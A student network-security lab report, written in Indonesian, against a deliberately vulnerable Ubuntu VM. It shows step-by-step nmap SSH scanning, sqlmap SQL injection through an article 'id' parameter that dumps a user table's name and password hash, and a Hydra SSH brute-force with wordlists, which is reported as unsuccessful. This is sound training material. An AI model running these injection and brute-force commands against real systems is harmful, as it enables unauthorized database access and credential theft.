

Praktikum Keamanan Jaringan

Mencari Kerentanan Pada VDI Skenario_Serangan



Oleh:

Aldo Faiz Winarno (3122640039)

D4 LJ IT B

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

TAHUN 2023

Deskripsi Pengerjaan

Pada praktikum ini, kita mencoba melakukan peretasan pada sebuah Virtual Disk Image Skenario_Serangan dengan OS Ubuntu Server. Tujuan dari praktikum kali ini adalah kita berhasil mengakses database dan mendapatkan user rootnya. Untuk mengakses database menggunakan SQLmap dan untuk mendapatkan user root menggunakan Hydra.

- **SQL Map** adalah sebuah alat atau tool yang digunakan untuk melakukan serangan SQL Injection pada aplikasi web. SQL Injection merupakan sebuah teknik yang digunakan oleh penyerang untuk memanipulasi perintah SQL yang dieksekusi oleh aplikasi, dengan tujuan untuk mengakses, mengubah, atau menghapus data yang disimpan dalam database yang digunakan oleh aplikasi tersebut.
- **Hydra** adalah sebuah alat atau tool yang digunakan untuk melakukan serangan brute-force pada protokol jaringan dan aplikasi. Alat ini dirancang untuk mencoba kombinasi username dan password secara otomatis sampai menemukan kombinasi yang benar untuk mendapatkan akses ke sistem atau aplikasi yang menjadi target.

Mengambil Data Database Menggunakan sqlmap

1. Melihat ip dengan command **ifconfig**

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.208.213 netmask 255.255.255.0 broadcast 192.168.208.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 99733 bytes 127716437 (121.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27257 bytes 4663877 (4.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1081 bytes 94560 (92.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1081 bytes 94560 (92.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Keterangan: IP konfigurasi yang terdeteksi pada kali linux yang saya gunakan adalah **192.168.208.213**.

2. Mencari alamat network dengan IP yang telah didapatkan.

```
(kali㉿kali)-[~]
$ ipcalc 192.168.208.213
Address: 192.168.208.213      11000000.10101000.11010000. 11010101
Netmask: 255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255          00000000.00000000.00000000. 11111111
⇒
Network: 192.168.208.0/24     11000000.10101000.11010000. 00000000
HostMin: 192.168.208.1       11000000.10101000.11010000. 00000001
HostMax: 192.168.208.254     11000000.10101000.11010000. 11111110
Broadcast: 192.168.208.255   11000000.10101000.11010000. 11111111
Hosts/Net: 254               Class C, Private Internet
```

Keterangan: Perintah "ipcalc" dapat digunakan untuk menghitung subnet mask berdasarkan jumlah bit yang ditentukan. Namun pada bagian ini, "**ipcalc <IP address>**"

digunakan untuk mencari network dari IP kita. IP address berada pada network: 192.168.208.0/24.

3. Mencari port SSH yang terbuka pada network


```
(kali@kali)-[~]
$ nmap 192.168.208.0/24 -p22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 05:09 EDT
Nmap scan report for 192.168.208.116
Host is up (0.0015s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 10.14 seconds
```


Keterangan: “nmap <network> -p22 -open” digunakan untuk melakukan pemindaian port pada network dengan memfokuskan pada port 22 (port SSH) dan melaporkan status port yang terbuka.

4. Membuka pada web application pada browser



Keterangan: Membuka 192.168.208.116 atau 192.168.208.116/index.php

5. Membuka salah satu artikel



Keterangan: Membuka detail artikel dimana link yaitu **192.168.208.116/?tampil=artikel_detail&id=85**


6. Menginstal sqlmap

```
(kali㉿kali)-[~]  
$ sudo apt-get install sqlmap  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
sqlmap is already the newest version (1.7.2-1).  
0 upgraded, 0 newly installed, 0 to remove and 1825 not upgraded.
```

Keterangan: Menginstal sqlmap dengan **sudo apt-get install**, digunakan untuk menginstal alat pengujian keamanan SQL Injection bernama SQLMap pada system.

7. Menampilkan daftar semua database

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" --dbs
```



```
{1.7.2#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is irresponsible for any misuse or damage caused by this program

[*] starting @ 04:36:37 /2023-06-02/

```
[04:36:37] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5pbsicnp9g2'
[04:36:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:36:39] [INFO] testing if the target URL content is stable
```

Keterangan:

sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" --dbs digunakan untuk menginstruksikan MySQL untuk menampilkan daftar semua database pada website 192.168.208.116 yang tersedia di server MySQL yang sedang terhubung.

Hasil

```
[04:37:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[04:37:22] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[04:37:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.208.116'

[*] ending @ 04:37:22 /2023-06-02/
```

Keterangan: Terdapat 5 database dalam server

8. Menampilkan daftar tabel pada database vulnweb

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
responsible for any misuse or damage caused by this program

[*] starting @ 04:41:07 /2023-06-02/

[04:41:07] [INFO] resuming back-end DBMS 'mysql'
[04:41:07] [INFO] testing connection to the target URL
```

Keterangan:

`sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables`

digunakan untuk menentukan database yang ingin diakses atau dianalisis. Setelah opsi ini, harus menyebutkan nama database yang valid yang ingin diakses. "vulnweb" untuk memilih database bernama "vulnweb" dan opsi "--tables" untuk mendapatkan daftar tabel yang ada dalam database tersebut.

Hasil

```
[04:41:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[04:41:11] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user   |
| artikel |
| galeri |
| halaman |
| komentar |
| menu   |
| pesan  |
+-----+

[04:41:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap'
[*] ending @ 04:41:11 /2023-06-02/
```

Keterangan: Terdapat 7 tabel database vulnweb.

9. Menampilkan daftar kolom pada tabel user

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
responsible for any misuse or damage caused by this program

[*] starting @ 04:42:50 /2023-06-02/

[04:42:50] [INFO] resuming back-end DBMS 'mysql'
[04:42:50] [INFO] testing connection to the target URL
```

Keterangan:

`Sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb user --columns`

opsi "-T user" untuk memilih tabel "user", dan opsi "--columns" untuk mendapatkan daftar kolom yang ada dalam tabel tersebut.

Hasil

```
[04:42:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[04:42:53] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+

[04:42:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.208.116'
[*] ending @ 04:42:53 /2023-06-02/
```

Keterangan: Database vulnweb dengan table user terdapat 3 Columns.

10. Menampilkan isi kolom username pada tabel user

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user -C username --dump

{1.7.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsible for any misuse or damage caused by this program

[*] starting @ 04:49:01 /2023-06-02/

[04:49:01] [INFO] resuming back-end DBMS 'mysql'
[04:49:01] [INFO] testing connection to the target URL
```

Keterangan:

sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user -C username -dump

"-T user" untuk memilih tabel "user", opsi "-C username" untuk memilih kolom "username", dan opsi "--dump" untuk mendapatkan isi tabel yang terkait.

Hasil

```
[04:49:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[04:49:04] [INFO] fetching entries of column(s) 'username' for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+
| username |
+-----+
| vulnweb |
+-----+

[04:49:04] [INFO] table 'vulnweb.`user`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.208.116/192.168.208.116_vulnweb_user.csv'
[04:49:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.208.116'
[*] ending @ 04:49:04 /2023-06-02/
```

Keterangan: Terdapat 1 isian entry pada kolom username.

11. Menampilkan isi kolom password pada tabel user

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user -C password --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility for any misuse or damage caused by this program

[*] starting @ 04:49:34 /2023-06-02/
```

Keterangan:

Sqlmap -u "http://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user -C password --dump
untuk memilih tabel "user", opsi "-C password" untuk memilih kolom "password", dan opsi "--dump" untuk mendapatkan isi table.

Hasil

```
Database: vulnweb
Table: user
[1 entry]
+-----+
| password |
+-----+
| 1a0ca51fac95b68dcad75eff37e86d8b |
+-----+

[05:03:42] [INFO] table 'vulnweb.`user`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.208.116/2023-06-02/vulnweb/user.csv'
[05:03:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.208.116/2023-06-02/vulnweb/user'

[*] ending @ 05:03:42 /2023-06-02/
```

Keterangan: Terdapat 1 isian entry pada kolom password yang dihash.

Mencari Tahu Password Root Menggunakan hydra untuk bruteforce attack

1. Membuat username.txt

```
(kali@kali)-[~/wordlist]
$ cat username.txt
admin123
administrator
admin
blue_team
ubuntu
timbiru
birutim
username
blueteam
biru_tim
user
feri
pens
pens2019
lanjutjenjang
lj
mahasiswa
siswa
hacker
d4lj
anakit
root
root123
hello
linux
myaccount
myuser
student
student123
```

Keterangan: Berikut merupakan isian dari username.txt yang akan digunakan untuk bruteforce attack username.

2. Menjalankan command Hydra

```
(kali@kali)-[~/wordlist]
$ hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt ssh://192.168.208.116 -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
```

Keterangan: Selanjutnya memulai proses bruteforcenya

“hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt ssh://192.168.208.116 -t 4”

Penyerangan pada username menggunakan username.txt dan password menggunakan rockyou.txt kepada 192.168.208.116 untuk dapat masuk kedalam system menggunakan kombinasi list username dan password. Namun sayangnya, pada percobaan ini tidak ditemukan kocokan antara keduanya. Sehingga dapat dikatakan tidak berhasil.